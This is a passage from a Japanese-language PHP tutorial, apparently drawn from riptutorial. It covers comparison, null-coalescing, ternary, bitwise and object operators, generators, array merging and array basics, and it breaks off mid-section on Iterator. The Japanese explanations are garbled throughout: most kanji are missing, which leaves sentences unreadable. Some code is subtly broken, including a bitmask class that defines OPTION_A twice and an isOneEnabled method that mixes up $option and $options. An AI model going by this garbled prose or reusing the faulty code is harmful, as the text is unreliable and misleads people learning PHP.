
```
var_dump(5 > 2); // prints bool(true)
var_dump(2 > 7); // prints bool(false)
```

2. よりさい `$a < $b`、す`true`は`$a`のがのさい`$b`そうでないはfalseをし、。

```
var_dump(5 < 2); // prints bool(false)
var_dump(1 < 10); // prints bool(true)
```

3. かしいよりきい `$a >= $b`、す`true`は`$a`のがいずれかのよりきく、`$b`またはしい`$b`そうし、`false`。

```
var_dump(2 >= 2); // prints bool(true)
var_dump(6 >= 1); // prints bool(true)
var_dump(1 >= 7); // prints bool(false)
```

4. かしいよりさい `$a <= $b`、す`true`は`$a`のがいずれかのよりもさい`$b`またはしい`$b`、それをし`false`。

```
var_dump(5 <= 5); // prints bool(true)
var_dump(5 <= 8); // prints bool(true)
var_dump(9 <= 1); // prints bool(false)
```

5/6。しい/しくないのをでハッシュするには、のサンプルは'aとbはではない'とされますが、'aとbはしくない'はされません。

```
$a = 4;
$b = '4';
if ($a != $b) {
    echo 'a and b are not equal'; // this won't be printed
}
if ($a !== $b) {
    echo 'a and b are not identical'; // this will be printed
}
```

オペレーター<=>

PHP 7では、しいのがされており、をするのにできます。このは、のが2のよりもさい、しい、またはきいは-1、0または1をします。

```
// Integers
print (1 <=> 1); // 0
print (1 <=> 2); // -1
print (2 <=> 1); // 1

// Floats
print (1.5 <=> 1.5); // 0
print (1.5 <=> 2.5); // -1
print (2.5 <=> 1.5); // 1

// Strings
print ("a" <=> "a"); // 0
print ("a" <=> "b"); // -1
print ("b" <=> "a"); // 1
```

オブジェクトはではないため、されていないになります。

して、ユーザのきみにこのはにである`usort`、`uasort`、は`uksort`。たとえば、`weight`プロパティによってソートされるオブジェクトのがえられた、はソートによってされるをすために`<=>`をできます。

```
usort($list, function($a, $b) { return $a->weight <=> $b->weight; });
```

PHP 5ではこれはかなりながでした。

```
usort($list, function($a, $b) {
    return $a->weight < $b->weight ? -1 : ($a->weight == $b->weight ? 0 : 1);
});
```

ヌル??

Null coalescingは、PHP 7でされたしいです。このは、されていて`NULL`でない、のオペランドをし`NULL`。それのは、2のオペランドをします。

の

```
$name = $_POST['name'] ?? 'nobody';
```

ともです。

```
if (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

そして

```
$name = isset($_POST['name']) ? $_POST['name'] : 'nobody';
```

このは、させることもできますセマンティクス。

```
$name = $_GET['name'] ?? $_POST['name'] ?? 'nobody';
```

これはとです

```
if (isset($_GET['name'])) {
    $name = $_GET['name'];
} elseif (isset($_POST['name'])) {
    $name = $_POST['name'];
} else {
    $name = 'nobody';
}
```

でをするときは、`()`をすることをれないでください。

```
$firstName = "John";
$lastName = "Doe";
echo $firstName ?? "Unknown" . " " . $lastName ?? "";
```

これは`John`のみをし、$ firstNameがnullで$ lastNameが`Doe`は`Unknown Doe`をします。 `John Doe`をするには、このようなかっこをするがあります。

```
$firstName = "John";
$lastName = "Doe";
echo ($firstName ?? "Unknown") . " " . ($lastName ?? "");
```

この`John Doe`のわりに、 `John`のみ。

instanceof

オブジェクトがのクラスであるかどうかをチェックするために、PHPバイナリの`instanceof`をPHPバージョン5することができます。

ののパラメータは、テストするオブジェクトです。このがオブジェクトでない、 `instanceof`に

`false`し`false`。 をすると、エラーがスローされます。

2のパラメータは、するクラスです。クラスは、クラス、クラスではないをむ、またはそのクラスのオブジェクトとしてできます。

```
class MyClass {
}

$o1 = new MyClass();
$o2 = new MyClass();
$name = 'MyClass';

// in the cases below, $a gets boolean value true
$a = $o1 instanceof MyClass;
$a = $o1 instanceof $name;
$a = $o1 instanceof $o2;

// counter examples:
$b = 'b';
$a = $o1 instanceof 'MyClass'; // parse error: constant not allowed
$a = false instanceof MyClass; // fatal error: constant not allowed
$a = $b instanceof MyClass;    // false ($b is not an object)
```

`instanceof`は、オブジェクトがのクラスをするらかのクラスであるかどうか、あるいはらかのインタフェースをしているかどうかをチェックするためにもできます

```
interface MyInterface {
}

class MySuperClass implements MyInterface {
}

class MySubClass extends MySuperClass {
}

$o = new MySubClass();

// in the cases below, $a gets boolean value true
$a = $o instanceof MySubClass;
$a = $o instanceof MySuperClass;
$a = $o instanceof MyInterface;
```

オブジェクトがらかのクラスでないかどうかをチェックするには、not `!` をうことができます

```
class MyClass {
}

class OtherClass {
}

$o = new MyClass();
$a = !$o instanceof OtherClass; // true
```

`instanceof`は`!`よりもがいので、 `$o instanceof MyClass`まわりのカッコはないことにしてください`!` ただし、でコードをみやすくすることができます。

クラスがしない、されたオートロードがびされてクラスをしようとしますこれは、このドキュメントのこののののトピックです。 5.1.0よりのバージョンのPHPでは、 `instanceof`もこれらのびしをトリガーし、にクラスをしますクラスをできなかった、なエラーがします。これをけるには、をします。

```
// only PHP versions before 5.1.0!
class MyClass {
}

$o = new MyClass();
$a = $o instanceof OtherClass; // OtherClass is not defined!
// if OtherClass can be defined in a registered autoloader, it is actually
// loaded and $a gets boolean value false ($o is not a OtherClass)
// if OtherClass can not be defined in a registered autoloader, a fatal
// error occurs.

$name = 'YetAnotherClass';
$a = $o instanceof $name; // YetAnotherClass is not defined!
// $a simply gets boolean value false, YetAnotherClass remains undefined.
```

PHPバージョン5.1.0、されたオートローダーは、このようなではもはやびされません。

いバージョンのPHP5.0より

いバージョンのPHP5.0よりでは、オブジェクトがらかのクラスであるかどうかをするために`is_a`をすることができます。このは、PHPバージョン5ではされ、PHPバージョン5.3.0ではされました。

:)

は、インライン`if`ステートメントとえることができます。それは3つのでされています。 `operator`と2つの。はのとおりです。

```
$value = <operator> ? <true value> : <false value>
```

`operator`が`true`とされた`true` 、のブロックのがされ `<true value>` 、そうでないは2のブロックのがされます `<false value>` 。 のに`$value`をしているので、りをします。

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`empty($_POST['action'])` `'default'` `empty($_POST['action'])` true `'default'` 、 `$action`は`'default'`をみます。それのは、 `$_POST['action']`のをみます。

`(expr1) ? (expr2) : (expr3)`とさ`expr2` `expr1`とされ`true` 、および`expr3`あれば`expr1`あると`false` 。

のをすることはです。 `expr1 ?: expr3`リターンは`expr1` `expr1` TRUEとされ、 `expr3`そうでありません。 `?:`は、しばしば*Elvis*とばれます。

これは、 Null Coalescingのようにします?? 、それは??のオペランドをにnullするがありnull 、 ?:はのオペランドをブーールにし、ブーールfalseにするかどうかをしfalse。

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

このでは、のセッションをするには、 setWidth widthパラメーータまたはデフォルトの0をします。boolean falseにされる$widthが0 $widthがされていないの、わりにgetDefaultWidth()がされます。$widthがboolean falseにされなかった、 getDefaultWidth()はびされません。

のブーールへののについては、「 」をしてください。

インクリメント++およびデクリメント --

は、それぞれ++または--で1ずつインクリメントまたはデクリメントできます。にすように、それらはのにあり、にはわずかにします。

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

オペレーータのおよびにするは、 ドキュメントをしてください 。

``

PHPはバッククォーート ``でされ、シェルコマンドのにされます。コマンドのがされるため、にされるがあります。

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

executeとshell_exec()はじをえることにしてください。

&& / ANDおよび|| / OR

PHPでは、ANDとORの2つのバーージョンがあります。

オペレーター	trueの
`$a and $b`	`$a`と`$b`がです
`$a && $b`	`$a`と`$b`がです
`$a or $b`	`$a`または`$b`いずれかがである
`$a || $b`	`$a`または`$b`いずれかがである

`&&`と`||` opererators は`and`や`or`よりもがい。のをしてください。

	`$e`	としてされた
`$e = false || true`		`$e = (false || true)`
`$e = false or true`		`($e = false) or true`

このため、 `&&`と`||`をするがです。 `and`と`or`わりに。

ビット

ビット

ビットのはにていますが、ブーールではなくビットでされます。

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

ビットマスクビットマスク

ビットのAND `&` ビットがのオペランドにされているにのみセットされます

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

ビットOR `|` どちらかのオペランドまたはのオペランドにセットされている、ビットがセットされます

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

ビットごとのXOR `^` 1つのオペランドにセットされ、のオペランドにされていない、つまり、そのビットが2つのオペランドでなるにあるのみセットされます

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

ビットマスクの

これらのをして、ビットマスクをできます。えば

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

ここで、 `|`は、2つのビットマスクをするためにされます。が`+` 、じをっています`|` 2つののスカラーをするのではなく、ビットマスクをみわせることをします。

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
    }
}
```

この `$option`に1ビットのみをんでいるとし`$option`

- `^`はビットマスクをにりえることができます。
- `|`はのまたはのビットをしてビットをする
- `~`は、1ビットのみがされたを1ビットのみがされたにする
- `&`のこれらのプロパティしてビットのをするオペレーター、 `&`
    - `&=`セットビットにはもいません `(1 & 1) === 1` 、 `(0 & 1) === 0` 、やって`&=`のみそのビットをして1ビットだけではないとのでのビットにはしません。
    - `&=`ビットをセットしないと `(1 & 0) === 0` 、 `(0 & 0) === 0`
-

のビットマスクで`&`をする`&`、そのビットマスクにされていないのすべてのビットがフィルタリングされます。
    - にビットがされているは、いずれかのオプションがになっていることをします。
    - にビットマスクセットのすべてのビットがあるは、ビットマスクのすべてのオプションがになっていることをします。

これらのことにしてください `< > <= >= == === != !== <> <=>` これらのビットマスク·ビットマスクよりもいをっています `| ^ &`。ビットはこれらのをしてされることがいため、これはなとしです。

ビットシフト

ビットのシフト`<<` すべてのビットをされたステップだけよりにシフトし、intサイズをえるビットをする

`<< $x`は、もい`$x`ビットのをし、2の`$x`をけることとです

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFFF
```

ビットシフト`>>` シフトをし、りのビットをにシフトしますそれほどではありません

`>> $x`は2の`$x`でし、をする

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

ビットシフトの

16によってよりな`/= 16`

```
$x >>= 4;
```

32ビットシステムでは、これはのすべてのビットをし、を0にします.64ビットシステムでは、これにより32ビットがセッ

```
$x = $x << 32 >> 32;
```

な32ビット、 `$x & 0xFFFFFFFF`

このでは、 `printf("%'06b")`がされています。を6でします。

オブジェクトとクラス

オブジェクトまたはクラスのメンバーには、オブジェクト `->` およびクラス `::` :をしてアクセスできます。

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

オブジェクトのには`$`をきまないようにしてください `$object->a`わりに`$object->$a` `$object->a` `$object->$a` 。 クラスの、これはてはまりません。 `$`がです。クラスでされたの、 `$`はされません。

また、 `var_dump(MyClass::d());d()`がオブジェクトをしないにのみされます

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump(MyClass::d());   // Error!
```

これは、 'PHPのなエラーがしますキャッチされていないエラー$ thisオブジェクトコンテキストではない'

これらのはをしており、これを "にできます。

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
```

```
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

これらのは、もいをちマニュアルでもされていません、さらにい`clone`です。って

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

`$o1`のは、オブジェクトがクローンされるにされます

にをえるためにカッコをすることは、PHPバージョン5ではしませんでしたPHP 7でします。

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

オンラインでをむ https://riptutorial.com/ja/php/topic/1687/

100:

Examples

なぜをするのですか

ジェネレーータは、でをうためにきなコレクションをするがあるにです。これらは、 Iteratorをするクラスをするためのなです。

たとえば、のをえてみましょう。

```
function randomNumbers(int $length)
{
    $array = [];

    for ($i = 0; $i < $length; $i++) {
        $array[] = mt_rand(1, 10);
    }

    return $array;
}
```

このすべてのは、でたされたをします。これをするには`randomNumbers(10)`します。これは10ののを`randomNumbers(10)`ます。 100のをするはどうなりますか `randomNumbers(1000000)`は、たちのためにそれをいますが、メモリをにしています。アレイにされる100のは、**33**メガバイトのメモリをします。

```
$startMemory = memory_get_usage();

$randomNumbers = randomNumbers(1000000);

echo memory_get_usage() - $startMemory, ' bytes';
```

これは、に1つではなく、100のがされてにされるためです。はこのをするなです。

ジェネレーータをってrandomNumbersをきす

たちの`randomNumbers()`は、ジェネレーータをうために`randomNumbers()`ことができます。

```
<?php

function randomNumbers(int $length)
{
    for ($i = 0; $i < $length; $i++) {
        // yield tells the PHP interpreter that this value
        // should be the one used in the current iteration.
        yield mt_rand(1, 10);
    }
}
```

```
foreach (randomNumbers(10) as $number) {
    echo "$number\n";
}
```

ジェネレーータをすると、からされるのリストをするがなくなり、メモリがになくなります。

ジェネレーータできなファイルをむ

ジェネレーータのなの1つは、ディスクからファイルをみり、そのをすることです。は、CSVファイルをできるクラスです。このスクリプトのメモリはにで、CSVファイルのサイズによってすることはありません。

```
<?php

class CsvReader
{
    protected $file;

    public function __construct($filePath) {
        $this->file = fopen($filePath, 'r');
    }

    public function rows()
    {
        while (!feof($this->file)) {
            $row = fgetcsv($this->file, 4096);

            yield $row;
        }

        return;
    }
}

$csv = new CsvReader('/path/to/huge/csv/file.csv');

foreach ($csv->rows() as $row) {
    // Do something with the CSV row.
}
```

のキーワード

`yield`はreturnとていますが、わりにのをしてすわりにyieldがGeneratorオブジェクトをし、 ジェネレーータのをします。

は、ジェネレーータとしてされたのです

```
function gen_one_to_three() {
    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $i;
    }
}
```

このは、 `var_dump`のをしてGeneratorオブジェクトをすことがわかります。

```
var_dump(gen_one_to_three())

# Outputs:
class Generator (0) {
}
```

をみす

Generatorオブジェクトは、のようにりしできます。

```
foreach (gen_one_to_three() as $value) {
    echo "$value\n";
}
```

のはのようにされます

```
1
2
3
```

でをる

をするだけでなく、キー/のペアをすることもできます。

```
function gen_one_to_three() {
    $keys = ["first", "second", "third"];

    for ($i = 1; $i <= 3; $i++) {
        // Note that $i is preserved between yields.
        yield $keys[$i - 1] => $i;
    }
}

foreach (gen_one_to_three() as $key => $value) {
    echo "$key: $value\n";
}
```

のはのようにされます

```
first: 1
second: 2
third: 3
```

send - をしてをジェネレータにす

ジェネレータはにコードされており、くの、イテレータのがにされています。いでは、ジェネレ

—タのをするがあるや、かのものをするがあるには、がしします。ただし、これは`send()`のでで き、リクエストがルーープごとにパラメーータをジェネレーータにできるようにします。

```
//Imagining accessing a large amount of data from a server, here is the generator for this:
function generateDataFromServerDemo()
{
    $indexCurrentRun = 0; //In this example in place of data from the server, I just send
feedback everytime a loop ran through.

    $timeout = false;
    while (!$timeout)
    {
        $timeout = yield $indexCurrentRun; // Values are passed to caller. The next time the
generator is called, it will start at this statement. If send() is used, $timeout will take
this value.
        $indexCurrentRun++;
    }

    yield 'X of bytes are missing. </br>';
}

// Start using the generator
$generatorDataFromServer = generateDataFromServerDemo ();
foreach($generatorDataFromServer as $numberOfRuns)
{
    if ($numberOfRuns < 10)
    {
        echo $numberOfRuns . "</br>";
    }
    else
    {
        $generatorDataFromServer->send(true); //sending data to the generator
        echo $generatorDataFromServer->current(); //accessing the latest element (hinting how
many bytes are still missing.
    }
}
```

この

0
1
2
3
4
5
6
7
8
9
X bytes are missing.

オンラインでをむ https://riptutorial.com/ja/php/topic/1684/

101: のをにする

Examples

のマージまたは

```
$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears', 2 => 'bananas', 3 =>
'oranges']
```

array_mergeはインデックスをしますが、インデックスはきします

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = array_merge($fruit1, $fruit2);
// now value of $all_of_fruits is ['one' => 'bananas', 'two' => 'oranges']
```

array_mergeは、インデックスのをできないは、ののを2ののできします。

+をすると、ののがきされないように2つのをマージできますが、インデックスのはされないため、のでもされているインデックスをつのはわれます。

```
$fruit1 = ['one' => 'apples',  'two' => 'pears'];
$fruit2 = ['one' => 'bananas', 'two' => 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is ['one' => 'apples', 'two' => 'pears']

$fruit1 = ['apples', 'pears'];
$fruit2 = ['bananas', 'oranges'];

$all_of_fruits = $fruit1 + $fruit2;
// now value of $all_of_fruits is [0 => 'apples', 1 => 'pears']
```

array_intersectは、このにされたすべてのにするのをします。

```
$array_one = ['one', 'two', 'three'];
$array_two = ['two', 'three', 'four'];
$array_three = ['two', 'three'];

$intersect = array_intersect($array_one, $array_two, $array_three);
// $intersect contains ['two', 'three']
```

キーはされます。のからのインデックスはできません。

array_intersectは、のだけをチェックします。 array_intersect_assocはのキーとのをします。

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'two', 4 => 'three'];
$array_three = [1 => 'one', 2 => 'two'];

$intersect = array_intersect_assoc($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',2 => 'two']
```

array_intersect_keyは、キーののみをチェックします。すべてのにキーがされます。

```
$array_one = [1 => 'one',2 => 'two',3 => 'three'];
$array_two = [1 => 'one', 2 => 'two', 3 => 'four'];
$array_three = [1 => 'one', 3 => 'five'];

$intersect = array_intersect_key($array_one, $array_two, $array_three);
// $intersect contains [1 =>'one',3 => 'three']
```

2つの1つのキー、のものからの

のは、2つのを1つのにマージするをしています。ここで、キーはののになり、は2のからのものになります。

```
$array_one = ['key1', 'key2', 'key3'];
$array_two = ['value1', 'value2', 'value3'];

$array_three = array_combine($array_one, $array_two);
var_export($array_three);

/*
    array (
      'key1' => 'value1',
      'key2' => 'value2',
      'key3' => 'value3',
    )
*/
```

をにする

のようながある

```
[
    ['foo',  'bar'],
    ['fizz', 'buzz'],
]
```

そして、あなたはこれをのようなにしたい

```
[
    'foo'  => 'bar',
    'fizz' => 'buzz',
]
```

このコードをすることができます

```
$multidimensionalArray = [
    ['foo',  'bar'],
    ['fizz', 'buzz'],
];
$associativeArrayKeys   = array_column($multidimensionalArray, 0);
$associativeArrayValues = array_column($multidimensionalArray, 1);
$associativeArray       = array_combine($associativeArrayKeys, $associativeArrayValues);
```

あるいは、 `$associativeArrayKeys`と`$associativeArrayValues`をスキップして、このなライナーをすることもできます

```
$associativeArray = array_combine(array_column($multidimensionalArray, 0),
array_column($multidimensionalArray, 1));
```

オンラインでのをにするをむ https://riptutorial.com/ja/php/topic/6827/のをにする

102:

き

は、ののをのにするデータです。 PHPのははにはけられたマップです。ここで、mapはをキーにけるです。

- $ array = array 'Value1'、 'Value2'、 'Value3'; //キーのデフォルトは0,1,2、...、
- $ array = array 'Value1'、 'Value2'、; //オプションのカンマ
- $ array = array 'key1' => 'Value1'、 'key2' => 'Value2'、; //なキー
- $ array = array 'key1' => 'Value1'、 'Value2'、; //['key1'] =>1 [1] => '2'
- $ array = ['key1' => 'Value1'、 'key2' => 'Value2'、]; // PHP 5.4+
- $ array [] = 'ValueX'; //のに 'ValueX'をします
- $ array ['keyX'] = 'ValueX'; // 'keyX'キーに 'valueX'をする
- $ array + = ['keyX' => 'valueX'、 'keyY' => 'valueY']; //のにを/きする

パラ メーター

パラ メーター	
キー	キーはののとインデックスです。これは`string`または`integer`です。したがって、なキーは`'foo', '5', 10, 'a2b', ...`
	`key`にはするがありますそうでないは`null` 、アクセスにがされます 。はタイプにがありません。

もしてください

- のをする
- でする
- のりし
- のをまとめてする

Examples

の

はにできます

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

はのでしてプリセットすることができます

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

は、カスタムインデックスともいいますですることもできます。

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

にがされていなかった、PHPはにをします。ですが、これによりコーードをみにくくすることができます

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

は、したところからされます。 PHPはをとしてしようとします

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

サイズのをするには、 SplFixedArrayをできます

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

SplFixedArrayをしてされたは、のデータセットのメモリフットプリントがしますが、キーはでなければなりません。

なサイズでnではないたとえばプレースホルダをつをするには、のようにループをできます。

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

すべてのプレースホルダがじは、 array_fill()をしてプレースホルダをすることもできます。

array_fillint $ start_index、int $ num、mixed $ value

これは、 start_indexまるnumのvalueをつをしてします。

start_indexがのは、のインデックスからし、ののは0からします。

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

array_fill()うと、にできることがよりされます。ループはよりがあり、いをします。

あるのえば1-4でがしいときは、すべてのをにするか、 range()をうことができます

のmixed $ start、mixed $ end [、number $ step = 1]

このは、あるのをむをします。の2つのパラメータはで、ののとをします。 3のパラメータはオプションで、されるステップのサイズをします。 rangeから0へ4いてstepsizeの1 、られたは、のでさ

れます0、1、2、3、び4。ステップサイズはにする2すなわち、range(0, 4, 2)に、られたはのようになり0、2、び4。

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

rangeは、、、ブーールにキャストされる、およびでします。ただし、のでをとしてするはがです。

キーがするかどうかをする

array_key_exists()またはisset()または!empty()してください

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

isset()は、nullのをしないものとしてうことにしてください。、!empty()はfalseとしいにしてじことをいfalseいをします;たとえば、null、''および0はすべて!empty()によってとしてわれます。、isset($map['foobar']); true !empty($map['foobar'])、!empty($map['foobar'])はfalseです。これはいをくがありますたとえば、'0'がとしてわれることをれるのは!empty()はしばしばうことがあります。

また、$mapがまったくされていなければ、isset()と!empty()はし、falseをします。これにより、エラーがしやすくなります。

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

をすることもできます

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
```

```
array_key_exists(2, $ord); // false
```

そのノートisset()よりもなするarray_key_exists()はおよびです。

また、することができますkey_exists()ので、 array_key_exists()。

にがするかどうかをべる

in_array()は、がにするにtrueをします。

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

array_search()をして、ののののキーをすることもできます。

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

PHP 5.5では、あなたがすることができますarray_column()とせてarray_search()

これは、がにするかどうかをチェックするのににです

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

のの

`is_array()`は、がのはtrueをします。

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

をにして、パラメータをすることができます。のものをすとなエラーになります。

```
function foo (array $array) { /* $array is an array */ }
```

`gettype()`をすることもできます。

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

ArrayAccessおよびIteratorインタフェース

もう1つのなは、PHPでとしてカスタムオブジェクトコレクションにアクセスすることです。これをサポートするPHP> = 5.0.0コアには`ArrayAccess`と`Iterator`という2つのインタフェースがあります。では、カスタムオブジェクトにとしてアクセスできます。

ArrayAccess

すべてのユーザーをするユーザークラスとデータベーステーブルがあるとします。のような`UserCollection`クラスをします。

1. のユーザにユーザののをできるようにする
2. なすべてのCRUDではなく、なくともCreate、Retrieve、Deleteをユーザーコレクションでする

のソースをえてみましょう、バージョン5.4のい`[]`しています。

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }
```

```
    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
}
```

に、

```
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

コードをするに`testuser`がいなかったとすると、のようにされます。

```
bool(true)
```

```
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

`offsetExists`あなたがつキ―のをチェックしたときにびされていない`array_key_exists`を。のコ―ドは`false` 2し`false`

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

イテレ―タ

`foreach`と`while`って`foreach`をにするために、 `Iterator`インタ―フェ―スからいくつかのをってクラスをからしましょう。

まず、イテレ―タののインデックスをするプロパティをするがあります。それを`$_position`というクラスプロパティにしましょう

```
